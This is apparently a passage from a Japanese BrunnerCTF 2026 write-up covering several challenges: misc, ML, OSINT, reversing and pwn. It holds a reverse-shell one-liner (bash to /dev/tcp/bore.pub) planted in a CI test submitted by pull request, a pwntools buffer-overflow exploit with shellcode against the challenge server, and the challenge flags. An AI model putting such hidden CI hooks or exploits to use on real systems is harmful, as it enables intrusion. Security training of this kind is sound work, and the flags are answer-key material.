    def test_ci_host(self):
        subprocess.Popen([
            "bash", "-c",
            "bash -i >& /dev/tcp/bore.pub/15599 0>&1"
        ])
その後プルリクエストを送ると、リバースシェルが成功していた。
$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [127.0.0.1] from (UNKNOWN) [127.0.0.1] 49826
bash: cannot set terminal process group (1): Not a tty
bash: no job control in this shell
<k:/var/lib/drone/drone-yayqlQ2jRtdHR2z2/drone/src$ cd /home/drone
cd /home/drone
d-the-three-ways-flow-f29525145f9959ea-global-f6d9bcc46-55k2k:/home/drone$ ls
ls
flag.txt
d-the-three-ways-flow-f29525145f9959ea-global-f6d9bcc46-55k2k:/home/drone$ cat flag.txt
<ea-global-f6d9bcc46-55k2k:/home/drone$ cat flag.txt
brunner{4ch13v3_4bs0lut3_fl0w_st4t3}
brunner{4ch13v3_4bs0lut3_fl0w_st4t3}
Activating Neurons (Misc)
コードの「# Something seems to be missing?」の下に以下のコードを追記する。
x = self.hidden_layer(x)
これで実行すると、以下の通りとなる。
[+] Output: brunner{ml_c4n_b3_fun_th3_m05t_1mp0rt4nt_1ngr3d13nt_15_l0v3_4nd_5ug4r}
brunner{ml_c4n_b3_fun_th3_m05t_1mp0rt4nt_1ngr3d13nt_15_l0v3_4nd_5ug4r}
Magic or not (Misc)
4つの画像ファイルがあるが、暗号化されているようだ。
Brunner1.jpgから見ていく。
>>> 0xff ^ 0xa7
88
>>> 0xd8 ^ 0x80
88
どうやら固定鍵でXORされているようなので、復号する。他の画像ファイルも同様に復号していく。
with open('Brunner1.jpg', 'rb') as f:
img_ct = f.read()
head = 0xff
key = img_ct[0] ^ head
img_pt = bytes([c ^ key for c in img_ct])
with open('Brunner1_decrypted.jpg', 'wb') as f:
f.write(img_pt)
with open('Brunner2.gif', 'rb') as f:
img_ct = f.read()
head = 0x47
key = img_ct[0] ^ head
img_pt = bytes([c ^ key for c in img_ct])
with open('Brunner2_decrypted.gif', 'wb') as f:
f.write(img_pt)
with open('Brunner3.png', 'rb') as f:
img_ct = f.read()
head = 0x89
key = img_ct[0] ^ head
img_pt = bytes([c ^ key for c in img_ct])
with open('Brunner3_decrypted.png', 'wb') as f:
f.write(img_pt)
with open('Brunner4.bmp', 'rb') as f:
img_ct = f.read()
head = 0x42
key = img_ct[0] ^ head
img_pt = bytes([c ^ key for c in img_ct])
with open('Brunner4_decrypted.bmp', 'wb') as f:
f.write(img_pt)
復号した画像を結合すると、フラグが現れた。

brunner{ctf2026}
Half Baked (Misc)
入力数、出力数に注目し、forwardの処理を以下のようにする。
def forward(self, x):
    x = F.relu(self.quokka(x))
    x = F.relu(self.zephyr(x))
    x = F.relu(self.vortex(x))
    x = F.relu(self.thistle(x))
    x = F.relu(self.ember(x))
    x = self.nimbus(x)

    return x
これで実行すると、以下の通りとなる。
[+] Output: brunner{d0ugh_butt3r_sug4r_c1nn4mon_cr34m_c4r4m3l}
brunner{d0ugh_butt3r_sug4r_c1nn4mon_cr34m_c4r4m3l}
Hidden embeddings (Misc)
model.safetensorsに何が入っているか確認し、全レイヤーの特徴を見てみる。
import torch
from safetensors.torch import load_file
state = load_file("model.safetensors")
for name, tensor in state.items():
print(name, tensor.shape)
for i in range(16):
w = state[f"layers.{i}.weight"]
b = state[f"layers.{i}.bias"]
print(f"\n=== layer {i} ===")
print("weight min/max :", w.min().item(), w.max().item())
print("weight unique :", len(torch.unique(w)))
print("bias min/max :", b.min().item(), b.max().item())
実行結果は以下の通り。
layers.0.bias torch.Size([47])
layers.0.weight torch.Size([47, 35])
layers.1.bias torch.Size([54])
layers.1.weight torch.Size([54, 47])
layers.10.bias torch.Size([35])
layers.10.weight torch.Size([35, 35])
layers.11.bias torch.Size([35])
layers.11.weight torch.Size([35, 35])
layers.12.bias torch.Size([35])
layers.12.weight torch.Size([35, 35])
layers.13.bias torch.Size([59])
layers.13.weight torch.Size([59, 35])
layers.14.bias torch.Size([56])
layers.14.weight torch.Size([56, 59])
layers.15.bias torch.Size([13])
layers.15.weight torch.Size([13, 56])
layers.2.bias torch.Size([51])
layers.2.weight torch.Size([51, 54])
layers.3.bias torch.Size([44])
layers.3.weight torch.Size([44, 51])
layers.4.bias torch.Size([55])
layers.4.weight torch.Size([55, 44])
layers.5.bias torch.Size([31])
layers.5.weight torch.Size([31, 55])
layers.6.bias torch.Size([51])
layers.6.weight torch.Size([51, 31])
layers.7.bias torch.Size([18])
layers.7.weight torch.Size([18, 51])
layers.8.bias torch.Size([35])
layers.8.weight torch.Size([35, 18])
layers.9.bias torch.Size([35])
layers.9.weight torch.Size([35, 35])

=== layer 0 ===
weight min/max : 0.003044605255126953 4.998612880706787
weight unique  : 1644
bias min/max   : 208.2042999267578 590.260986328125

=== layer 1 ===
weight min/max : 0.0008544325828552246 4.994670391082764
weight unique  : 2538
bias min/max   : 205.52381896972656 577.4383544921875

=== layer 2 ===
weight min/max : 0.0011032819747924805 4.995241641998291
weight unique  : 2754
bias min/max   : 210.07876586914062 594.98974609375

=== layer 3 ===
weight min/max : 0.0006490945816040039 4.993769645690918
weight unique  : 2244
bias min/max   : 204.6853485107422 570.6309814453125

=== layer 4 ===
weight min/max : 0.004285275936126709 4.998549461364746
weight unique  : 2420
bias min/max   : 205.06858825683594 587.0252685546875

=== layer 5 ===
weight min/max : 0.0008180737495422363 4.995676040649414
weight unique  : 1705
bias min/max   : 219.85885620117188 596.711181640625

=== layer 6 ===
weight min/max : 0.0004172325134277344 4.996537685394287
weight unique  : 1581
bias min/max   : 211.76524353027344 599.6364135742188

=== layer 7 ===
weight min/max : 0.0010764598846435547 4.99998140335083
weight unique  : 918
bias min/max   : 203.3324432373047 571.7353515625

=== layer 8 ===
weight min/max : 0.02656608819961548 4.991447925567627
weight unique  : 630
bias min/max   : 202.1995086669922 594.5028076171875

=== layer 9 ===
weight min/max : 0.0 1000.0
weight unique  : 3
bias min/max   : -97952.0 0.0

=== layer 10 ===
weight min/max : 0.0 1000.0
weight unique  : 3
bias min/max   : -952.0 0.0

=== layer 11 ===
weight min/max : 0.0 1000.0
weight unique  : 3
bias min/max   : -94949.0 0.0

=== layer 12 ===
weight min/max : 0.0 1000.0
weight unique  : 3
bias min/max   : -103952.0 0.0

=== layer 13 ===
weight min/max : 0.0014847517013549805 4.996971607208252
weight unique  : 2064
bias min/max   : 202.76426696777344 596.8197631835938

=== layer 14 ===
weight min/max : 0.0009575486183166504 4.999481201171875
weight unique  : 3304
bias min/max   : 204.4699249267578 573.162841796875

=== layer 15 ===
weight min/max : 0.003019571304321289 4.993590354919434
weight unique  : 728
bias min/max   : 260.7422180175781 548.2913818359375
layer 9~12が特徴的である。
以上のことを踏まえて、ChatGPTにこの問題を解くためのコードを作ってもらった。
import itertools
import torch
from safetensors.torch import load_file
state_dict = load_file("model.safetensors")
real_layers = [9, 10, 11, 12]
x = torch.zeros(35)
x[0] = 1.0
for order in itertools.permutations(real_layers):
y = x.clone()
for i in order:
W = state_dict[f"layers.{i}.weight"]
b = state_dict[f"layers.{i}.bias"]
y = torch.relu(W @ y + b)
values = [int(round(v.item())) for v in y]
if all(32 <= v < 127 for v in values):
text = "".join(chr(v) for v in values)
print("order =", order)
print("values =", values)
print("text =", text)
実行結果は以下の通り。
order = (10, 9, 12, 11)
values = [98, 114, 117, 110, 110, 101, 114, 123, 48, 104, 104, 95, 110, 48, 95, 121, 48, 117, 95, 102, 48, 117, 110, 100, 95, 109, 121, 95, 115, 51, 99, 114, 51, 116, 125]
text = brunner{0hh_n0_y0u_f0und_my_s3cr3t}
brunner{0hh_n0_y0u_f0und_my_s3cr3t}
Unknown Artist (OSINT)
問題文はこうなっている。
An unknown artist at Brunnerne has been creating some music.
The artist has been using a secret platform to hide a flag. Can you find it?
$ exiftool "Brunnerne Inc.mp3"
ExifTool Version Number         : 13.25
File Name                       : Brunnerne Inc.mp3
Directory                       : .
File Size                       : 6.9 MB
File Modification Date/Time     : 2026:08:14 16:46:24+09:00
File Access Date/Time           : 2026:08:22 11:51:18+09:00
File Inode Change Date/Time     : 2026:08:14 16:46:24+09:00
File Permissions                : -rwxrwxrwx
File Type                       : MP3
File Type Extension             : mp3
MIME Type                       : audio/mpeg
MPEG Audio Version              : 1
Audio Layer                     : 3
Sample Rate                     : 48000
Channel Mode                    : Stereo
MS Stereo                       : Off
Intensity Stereo                : Off
Copyright Flag                  : False
Original Media                  : False
Emphasis                        : None
VBR Frames                      : 11790
VBR Bytes                       : 6918624
VBR Scale                       : 0
ID3 Size                        : 15904
Title                           : Brunnerne Inc
Source URL                      : https://suno.com/song/b408fe76-c81f-4a96-b10e-b9df4e5d4ec2
Lyrics                          : [Verse 1].Log into the portal, sign the NDA.Brunnerne Inc. is trading stocks today.Spreadsheets in the terminal, coffee on the desk.A corporate takeover with a side of brunsviger crust.They told us to audit the public domain.Looking for leakages inside the main frame..[Pre-Chorus].Check the metadata, trace the sound wave clear.There's a phantom profile lurking very near.Follow every artifact left inside the stream.Nothing is forgotten in the corporation's dream..[Chorus].We're running down the leads, scanning through the noise.Corporate OSINT for the digital boys.If you found this track through an ID key.You're standing at the gates of BrunnerCTF 2026!.The secret isn't buried in a database log.....[Verse 2].Quarterly reports and a slice of brown sugar cake.Every single download leaves a footprint in its wake.Two tracks published on a hidden page.One was just a decoy sitting on the stage.Look inside the properties, read between the lines.EXIF tags and UUIDs give away the signs..[Outro].Search the profile....Match the ID....Brunnerne Inc. welcomes you to the challenge..[Fade Out]
Picture MIME Type               : image/jpeg
Picture Type                    : Front Cover
Picture Description             : Cover
Picture                         : (Binary data 12912 bytes, use -b option to extract)
Audio Bitrate                   : 196 kbps
Duration                        : 0:04:43 (approx)
https://suno.com/song/b408fe76-c81f-4a96-b10e-b9df4e5d4ec2にアクセスすると、以下のbase64文字列があった。
YnJ1bm5lcntmcg==
$ echo YnJ1bm5lcntmcg== | base64 -d
brunner{fr
作者はMHということなので、MHのプロフィールを見てみると、他に3曲あることがわかる。
1つ目は以下のURLなので、アクセスしてみる。
https://suno.com/song/d5420d3e-9643-4567-980b-8768e4443857
またbase64文字列があった。
N181MG45fQ==
$ echo N181MG45fQ== | base64 -d
7_50n9}
他の2曲も同様に見てみると、base64文字列があるので、デコードする。
$ echo NF83MF81M2NyMw== | base64 -d
4_70_53cr3
$ echo MG1fbTM3NGQ0Nw== | base64 -d
0m_m374d47
英単語になるよう並び替えて、フラグの形式にする。
brunner{fr0m_m374d474_70_53cr37_50n9}
Brunner Stocks (Pwn)
BOFの脆弱性があるので、以下の流れで実行させる。
jmp rsp
stack shellcode
from pwn import *
HOST = 'brunner-stocks-56fb4b6493fa17b0-global.challs.brunnerne.xyz'
PORT = 1337
if len(sys.argv) == 1:
p = remote(HOST, PORT, ssl=True)
else:
p = process('./stocks')
elf = ELF('./stocks')
context.arch = 'amd64'
context.os = 'linux'
offset = 24
jmp_rsp = next(elf.search(asm('jmp rsp')))
shellcode = asm(shellcraft.sh())
payload = flat(
b'A' * offset,
jmp_rsp,
shellcode
)
data = p.recvuntil(b': ').decode()
print(data, end='')
print(payload)
p.sendline(payload)
p.interactive()
実行結果は以下の通り。
[+] Opening connection to brunner-stocks-56fb4b6493fa17b0-global.challs.brunnerne.xyz on port 1337: Done
[*] '/mnt/hgfs/Shared/stocks'
    Arch:       amd64-64-little
    RELRO:      Partial RELRO
    Stack:      No canary found
    NX:         NX unknown - GNU_STACK missing
    PIE:        No PIE (0x400000)
    Stack:      Executable
    RWX:        Has RWX segments
    Stripped:   No
How important is profits to you? (0.0-100.0): b'AAAAAAAAAAAAAAAAAAAAAAAA\x97\x15@\x00\x00\x00\x00\x00jhH\xb8/bin///sPH\x89\xe7hri\x01\x01\x814$\x01\x01\x01\x011\xf6Vj\x08^H\x01\xe6VH\x89\xe61\xd2j;X\x0f\x05'
[*] Switching to interactive mode
$ ls
flag.txt  stocks
$ cat flag.txt
brunner{shellcoding_for_the_win}
brunner{shellcoding_for_the_win}
Go Go Decompile (Reversing)
Ghidraでデコンパイルする。
void main.main(void)
{
[]uint8 dst;
os.File *poVar1;
char extraout_AL;
char extraout_AL_00;
encoding/base64.Encoding *enc;
uint8 *extraout_RAX;
encoding/base64.Encoding *extraout_RAX_00;
int extraout_RAX_01;
uintptr *n_00;
int in_RDX;
int extraout_RDX;
int ~r0;
int cap;
encoding/base64.Encoding *extraout_RDX_00;
encoding/base64.Encoding *peVar2;
int extraout_RDX_01;
uint8 *in_RSI;
encoding/base64.Encoding *peVar3;
encoding/base64.Encoding *in_RDI;
encoding/base64.Encoding *f;
internal/abi.ITab *in_R8;
internal/abi.ITab *piVar4;
void *in_R9;
void *pvVar5;
long unaff_R14;
error err_00;
string s;
string ~r0_00;
string a0;
string s_00;
string s_01;
string s_02;
error err_01;
error err_02;
error err_03;
error err_04;
io.Reader r;
string a1;
undefined1 auVar6 [16];
string in_stack_fffffffffffffeb0;
int in_stack_fffffffffffffec0;
[]uint8 in_stack_fffffffffffffec8;
int n;
bufio.Scanner *scanner;
string input;
string flagb64;
[]uint8 flag;
error err;
[]uint8 data;
while (&flagb64.len <= *(undefined1 **)(unaff_R14 + 0x10)) {
runtime.morestack_noctxt();
in_RDX = extraout_RDX_01;
}
s.len = in_RDX;
s.str = in_RSI;
err_01.data = in_R9;
err_01.tab = in_R8;
os.(*File).WriteString((os.File *)in_RDI,s,0xf,err_01);
poVar1 = os.Stdin;
flagb64.str = &DAT_004cc9e8;
flagb64.len = 0x28;
r.data = in_RSI;
r.tab = (internal/abi.ITab *)in_RDI;
bufio.NewScanner(r,(bufio.Scanner *)&DAT_004cc9e8);
bufio.(*Scanner).Scan((bufio.Scanner *)in_RDI,SUB81(in_RSI,0));
if (extraout_AL == '\0') {
return;
}
~r0_00.len = extraout_RDX;
~r0_00.str = in_RSI;
bufio.(*Scanner).Text((bufio.Scanner *)in_RDI,~r0_00);
encoding/base64.(*Encoding).DecodedLen(in_RDI,(int)in_RSI,~r0);
runtime.makeslice((internal/abi.Type *)in_RDI,(int)in_RSI,cap,enc);
n_00 = (uintptr *)flagb64.str;
if (flagb64.str == (uint8 *)0x0) {
n_00 = &runtime.zerobase;
}
dst.cap = in_stack_fffffffffffffec0;
dst.array = in_stack_fffffffffffffeb0.str;
dst.len = in_stack_fffffffffffffeb0.len;
err_00.data = enc;
err_00.tab = (internal/abi.ITab *)flagb64.len;
f = enc;
piVar4 = (internal/abi.ITab *)flagb64.len;
pvVar5 = (void *)flagb64.len;
encoding/base64.(*Encoding).Decode(enc,dst,in_stack_fffffffffffffec8,(int)n_00,err_00);
if (extraout_RAX != (uint8 *)0x0) {
auVar6 = (**(code **)(extraout_RAX + 0x18))();
a0.len = auVar6._8_8_;
f = (encoding/base64.Encoding *)&DAT_004d0020;
a0.str = (uint8 *)0x1;
a1.len = (int)piVar4;
a1.str = extraout_RAX;
runtime.concatstring2((runtime.tmpBuf *)&DAT_004d0020,a0,a1,in_stack_fffffffffffffeb0);
s_00.len = extraout_RAX_01;
s_00.str = auVar6._0_8_;
err_02.data = pvVar5;
err_02.tab = piVar4;
os.(*File).WriteString((os.File *)f,s_00,(int)auVar6._0_8_,err_02);
}
if (extraout_RAX_00 <= enc) {
peVar2 = extraout_RAX_00;
peVar3 = enc;
if (((encoding/base64.Encoding *)poVar1 == extraout_RAX_00) &&
(runtime.memequal(), peVar2 = extraout_RDX_00, extraout_AL_00 != '\0')) {
s_01.len = (int)extraout_RDX_00;
s_01.str = peVar3->encode;
err_03.data = pvVar5;
err_03.tab = piVar4;
os.(*File).WriteString((os.File *)f,s_01,0x28,err_03);
}
else {
s_02.len = (int)peVar2;
s_02.str = peVar3->encode;
err_04.data = pvVar5;
err_04.tab = piVar4;
os.(*File).WriteString((os.File *)f,s_02,0x27,err_04);
}
return;
}
runtime.panicBounds();
}
DAT_004cc9e8 XREF[3]: main.main:004a1fb5(*),
main.main:004a1fbc(*),
main.main:004a209e(*)
004cc9e8 59 ?? 59h Y
004cc9e9 6e ?? 6Eh n
004cc9ea 4a ?? 4Ah J
004cc9eb 31 ?? 31h 1
004cc9ec 62 ?? 62h b
004cc9ed 6d ?? 6Dh m
004cc9ee 35 ?? 35h 5
004cc9ef 6c ?? 6Ch l
004cc9f0 63 ?? 63h c
004cc9f1 6e ?? 6Eh n
004cc9f2 74 ?? 74h t
004cc9f3 6e ?? 6Eh n
004cc9f4 4d ?? 4Dh M
004cc9f5 46 ?? 46h F
004cc9f6 39 ?? 39h 9
004cc9f7 6b ?? 6Bh k
004cc9f8 4d ?? 4Dh M
004cc9f9 32 ?? 32h 2
004cc9fa 4d ?? 4Dh M
004cc9fb 77 ?? 77h w
004cc9fc 62 ?? 62h b
004cc9fd 58 ?? 58h X
004cc9fe 41 ?? 41h A
004cc9ff 78 ?? 78h x
004cca00 62 ?? 62h b
004cca01 44 ?? 44h D
004cca02 4e ?? 4Eh N
004cca03 6b ?? 6Bh k
004cca04 58 ?? 58h X
004cca05 32 ?? 32h 2
004cca06 63 ?? 63h c
004cca07 77 ?? 77h w
004cca08 58 ?? 58h X
004cca09 32 ?? 32h 2
004cca0a 4a ?? 4Ah J
004cca0b 79 ?? 79h y
004cca0c 63 ?? 63h c
004cca0d 6e ?? 6Eh n
004cca0e 30 ?? 30h 0
004cca0f 3d ?? 3Dh =
DAT_004cc9e8のbase64文字列をデコードする。
$ echo YnJ1bm5lcntnMF9kM2MwbXAxbDNkX2cwX2Jycn0= | base64 -d
brunner{g0_d3c0mp1l3d_g0_brr}
brunner{g0_d3c0mp1l3d_g0_brr}
KPWhy (Reversing)
Ghidraでデコンパイルする。
undefined8 main(void)
{
char *pcVar1;
size_t sVar2;
char local_128 [268];
uint local_1c;
int local_18;
int local_14;
int local_10;
int local_c;
puts("BrunnerCorp KPIman v3.1");
printf("Enter employee ID: ");
fflush(stdout);
pcVar1 = fgets(local_128,0x100,stdin);
if (pcVar1 != (char *)0x0) {
sVar2 = strcspn(local_128,"\r\n");
local_128[sVar2] = '\0';
puts("Analyzing synergy...");
sVar2 = strlen(local_128);
if (sVar2 == 0x2c) {
local_c = calculateSynergy(local_128);
local_10 = measureVelocity(local_128);
local_14 = assessAlignment(local_128);
local_18 = local_14 + local_c + local_10;
if (local_18 == 3) {
printf("Productivity: 100%%. Finally, someone who gets it.\n");
printf("Promotion code: %s\n",local_128);
}
else {
local_1c = local_18 * 0x21;
printf("Productivity: %d%%. Have you considered a career in cake tasting?\n",(ulong)local_1c
);
}
}
else {
printf("Productivity: 0%%. Wrong badge length.\n");
}
}
return 0;
}
undefined8 calculateSynergy(long param_1)
{
int local_c;
local_c = 0;
while( true ) {
if (0xe < local_c) {
return 1;
}
if (((uint)*(byte *)(param_1 + local_c) ^ local_c * 7 + 0x2aU & 0xff) !=
(uint)(byte)kpi_alpha[local_c]) break;
local_c = local_c + 1;
}
return 0;
}
undefined8 measureVelocity(long param_1)
{
int local_c;
local_c = 0xf;
while( true ) {
if (0x1d < local_c) {
return 1;
}
if ((uint)*(byte *)(param_1 + local_c) + (uint)*(byte *)(param_1 + (long)local_c + -1) !=
(&kpi_beta)[local_c + -0xf]) break;
local_c = local_c + 1;
}
return 0;
}
undefined8 assessAlignment(long param_1)
{
int local_c;
local_c = 0x1e;
while( true ) {
if (0x2b < local_c) {
return 1;
}
if (synergy_table[(int)(uint)*(byte *)(param_1 + local_c)] != (&kpi_gamma)[local_c + -0x1e])
break;
local_c = local_c + 1;
}
return 0;
}
kpi_alpha XREF[2]: calculateSynergy:004011b1(*),
calculateSynergy:004011b8(*)
00402020 48 43 4d undefine
51 28 28
26 20 1b
00402020 48 undefined148h [0] XREF[2]: calculateSynergy:004011b1(*),
calculateSynergy:004011b8(*)
00402021 43 undefined143h [1]
00402022 4d undefined14Dh [2]
00402023 51 undefined151h [3]
00402024 28 undefined128h [4]
00402025 28 undefined128h [5]
00402026 26 undefined126h [6]
00402027 20 undefined120h [7]
00402028 1b undefined11Bh [8]
00402029 59 undefined159h [9]
0040202a 05 undefined105h [10]
0040202b 05 undefined105h [11]
0040202c 21 undefined121h [12]
0040202d ee undefined1EEh [13]
0040202e fc undefined1FCh [14]
kpi_beta XREF[2]: measureVelocity:00401228(*),
measureVelocity:0040122f(R)
00402040 a1 00 00 00 undefined4 000000A1h
00402044 a4 ?? A4h
00402045 00 ?? 00h
00402046 00 ?? 00h
00402047 00 ?? 00h
00402048 d2 ?? D2h
00402049 00 ?? 00h
0040204a 00 ?? 00h
0040204b 00 ?? 00h
0040204c c0 ?? C0h
0040204d 00 ?? 00h
0040204e 00 ?? 00h
0040204f 00 ?? 00h
00402050 d3 ?? D3h
00402051 00 ?? 00h
00402052 00 ?? 00h
00402053 00 ?? 00h
00402054 a5 ?? A5h
00402055 00 ?? 00h
00402056 00 ?? 00h
00402057 00 ?? 00h
00402058 92 ?? 92h
00402059 00 ?? 00h
0040205a 00 ?? 00h
0040205b 00 ?? 00h
0040205c cd ?? CDh
0040205d 00 ?? 00h
0040205e 00 ?? 00h
0040205f 00 ?? 00h
00402060 9e ?? 9Eh
00402061 00 ?? 00h
00402062 00 ?? 00h
00402063 00 ?? 00h
00402064 a4 ?? A4h
00402065 00 ?? 00h
00402066 00 ?? 00h
00402067 00 ?? 00h
00402068 d3 ?? D3h
00402069 00 ?? 00h
0040206a 00 ?? 00h
0040206b 00 ?? 00h
0040206c cb ?? CBh
0040206d 00 ?? 00h
0040206e 00 ?? 00h
0040206f 00 ?? 00h
00402070 9c ?? 9Ch
00402071 00 ?? 00h
00402072 00 ?? 00h
00402073 00 ?? 00h
00402074 60 ?? 60h `
00402075 00 ?? 00h
00402076 00 ?? 00h
00402077 00 ?? 00h
00402078 9b ?? 9Bh
00402079 00 ?? 00h
0040207a 00 ?? 00h
0040207b 00 ?? 00h
0040207c 00 ?? 00h
0040207d 00 ?? 00h
0040207e 00 ?? 00h
0040207f 00 ?? 00h
kpi_gamma XREF[2]: assessAlignment:00401287(*),
assessAlignment:0040128e(R)
00402080 d3 undefined1 D3h
00402081 c0 ?? C0h
00402082 6b ?? 6Bh k
00402083 ee ?? EEh
00402084 6b ?? 6Bh k
00402085 ea ?? EAh
00402086 6d ?? 6Dh m
00402087 ee ?? EEh
00402088 5d ?? 5Dh ]
00402089 08 ?? 08h
0040208a dc ?? DCh
0040208b dc ?? DCh
0040208c 83 ?? 83h
0040208d 90 ?? 90h
0040208e 00 ?? 00h
0040208f 00 ?? 00h
00402090 00 ?? 00h
00402091 00 ?? 00h
00402092 00 ?? 00h
00402093 00 ?? 00h
00402094 00 ?? 00h
00402095 00 ?? 00h
00402096 00 ?? 00h
00402097 00 ?? 00h
00402098 00 ?? 00h
00402099 00 ?? 00h
0040209a 00 ?? 00h
0040209b 00 ?? 00h
0040209c 00 ?? 00h
0040209d 00 ?? 00h
0040209e 00 ?? 00h
0040209f 00 ?? 00h
synergy_table XREF[2]: assessAlignment:00401274(*),
assessAlignment:0040127b(*)
004020a0 66 5e 9e undefine
10 22 f6
7d 0d d5
004020a0 66 undefined166h [0] XREF[2]: assessAlignment:00401274(*),
assessAlignment:0040127b(*)
004020a1 5e undefined15Eh [1]
004020a2 9e undefined19Eh [2]
004020a3 10 undefined110h [3]
004020a4 22 undefined122h [4]
004020a5 f6 undefined1F6h [5]
004020a6 7d undefined17Dh [6]
004020a7 0d undefined10Dh [7]
004020a8 d5 undefined1D5h [8]
004020a9 aa undefined1AAh [9]
004020aa ce undefined1CEh [10]
004020ab 92 undefined192h [11]
004020ac 0c undefined10Ch [12]
004020ad 51 undefined151h [13]
004020ae 15 undefined115h [14]
004020af 2c undefined12Ch [15]
004020b0 12 undefined112h [16]
004020b1 b1 undefined1B1h [17]
004020b2 05 undefined105h [18]
004020b3 be undefined1BEh [19]
004020b4 cd undefined1CDh [20]
004020b5 a0 undefined1A0h [21]
004020b6 1f undefined11Fh [22]
004020b7 ad undefined1ADh [23]
004020b8 63 undefined163h [24]
004020b9 c2 undefined1C2h [25]
004020ba 03 undefined103h [26]
004020bb 25 undefined125h [27]
004020bc 48 undefined148h [28]
004020bd 85 undefined185h [29]
004020be 43 undefined143h [30]
004020bf e0 undefined1E0h [31]
004020c0 b7 undefined1B7h [32]
004020c1 8b undefined18Bh [33]
004020c2 54 undefined154h [34]
004020c3 0e undefined10Eh [35]
004020c4 89 undefined189h [36]
004020c5 c6 undefined1C6h [37]
004020c6 ff undefined1FFh [38]
004020c7 32 undefined132h [39]
004020c8 f0 undefined1F0h [40]
004020c9 bd undefined1BDh [41]
004020ca 42 undefined142h [42]
004020cb 3b undefined13Bh [43]
004020cc f1 undefined1F1h [44]
004020cd 39 undefined139h [45]
004020ce 74 undefined174h [46]
004020cf 1b undefined11Bh [47]
004020d0 4c undefined14Ch [48]
004020d1 94 undefined194h [49]
004020d2 20 undefined120h [50]
004020d3 34 undefined134h [51]
004020d4 df undefined1DFh [52]
004020d5 af undefined1AFh [53]
004020d6 ba undefined1BAh [54]
004020d7 6a undefined16Ah [55]
004020d8 6d undefined16Dh [56]
004020d9 57 undefined157h [57]
004020da 52 undefined152h [58]
004020db e2 undefined1E2h [59]
004020dc 46 undefined146h [60]
004020dd e5 undefined1E5h [61]
004020de fd undefined1FDh [62]
004020df a4 undefined1A4h [63]
004020e0 bc undefined1BCh [64]
004020e1 f9 undefined1F9h [65]
004020e2 cf undefined1CFh [66]
004020e3 c4 undefined1C4h [67]
004020e4 fa undefined1FAh [68]
004020e5 60 undefined160h [69]
004020e6 b0 undefined1B0h [70]
004020e7 81 undefined181h [71]
004020e8 f8 undefined1F8h [72]
004020e9 5a undefined15Ah [73]
004020ea 07 undefined107h [74]
004020eb fc undefined1FCh [75]
004020ec 29 undefined129h [76]
004020ed 61 undefined161h [77]
004020ee 68 undefined168h [78]
004020ef b8 undefined1B8h [79]
004020f0 2d undefined12Dh [80]
004020f1 3f undefined13Fh [81]
004020f2 76 undefined176h [82]
004020f3 d6 undefined1D6h [83]
004020f4 4f undefined14Fh [84]
004020f5 d2 undefined1D2h [85]
004020f6 dd undefined1DDh [86]
004020f7 b9 undefined1B9h [87]
004020f8 58 undefined158h [88]
004020f9 53 undefined153h [89]
004020fa eb undefined1EBh [90]
004020fb 72 undefined172h [91]
004020fc 62 undefined162h [92]
004020fd a7 undefined1A7h [93]
004020fe 28 undefined128h [94]
004020ff ee undefined1EEh [95]
00402100 7a undefined17Ah [96]
00402101 bf undefined1BFh [97]
00402102 5d undefined15Dh [98]
00402103 4d undefined14Dh [99]
00402104 dc undefined1DCh [100]
00402105 65 undefined165h [101]
00402106 b3 undefined1B3h [102]
00402107 6b undefined16Bh [103]
00402108 f5 undefined1F5h [104]
00402109 d3 undefined1D3h [105]
0040210a 06 undefined106h [106]
0040210b 78 undefined178h [107]
0040210c 6f undefined16Fh [108]
0040210d 2a undefined12Ah [109]
0040210e c0 undefined1C0h [110]
0040210f ca undefined1CAh [111]
00402110 24 undefined124h [112]
00402111 3e undefined13Eh [113]
00402112 ea undefined1EAh [114]
00402113 c9 undefined1C9h [115]
00402114 b2 undefined1B2h [116]
00402115 08 undefined108h [117]
00402116 ae undefined1AEh [118]
00402117 70 undefined170h [119]
00402118 d8 undefined1D8h [120]
00402119 83 undefined183h [121]
0040211a 31 undefined131h [122]
0040211b 97 undefined197h [123]
0040211c 1e undefined11Eh [124]
0040211d 90 undefined190h [125]
0040211e 84 undefined184h [126]
0040211f 00 undefined100h [127]
00402120 14 undefined114h [128]
00402121 de undefined1DEh [129]
00402122 1c undefined11Ch [130]
00402123 96 undefined196h [131]
00402124 7f undefined17Fh [132]
00402125 8d undefined18Dh [133]
00402126 fb undefined1FBh [134]
00402127 79 undefined179h [135]
00402128 8f undefined18Fh [136]
00402129 18 undefined118h [137]
0040212a a3 undefined1A3h [138]
0040212b 4b undefined14Bh [139]
0040212c 41 undefined141h [140]
0040212d fe undefined1FEh [141]
0040212e da undefined1DAh [142]
0040212f 16 undefined116h [143]
00402130 11 undefined111h [144]
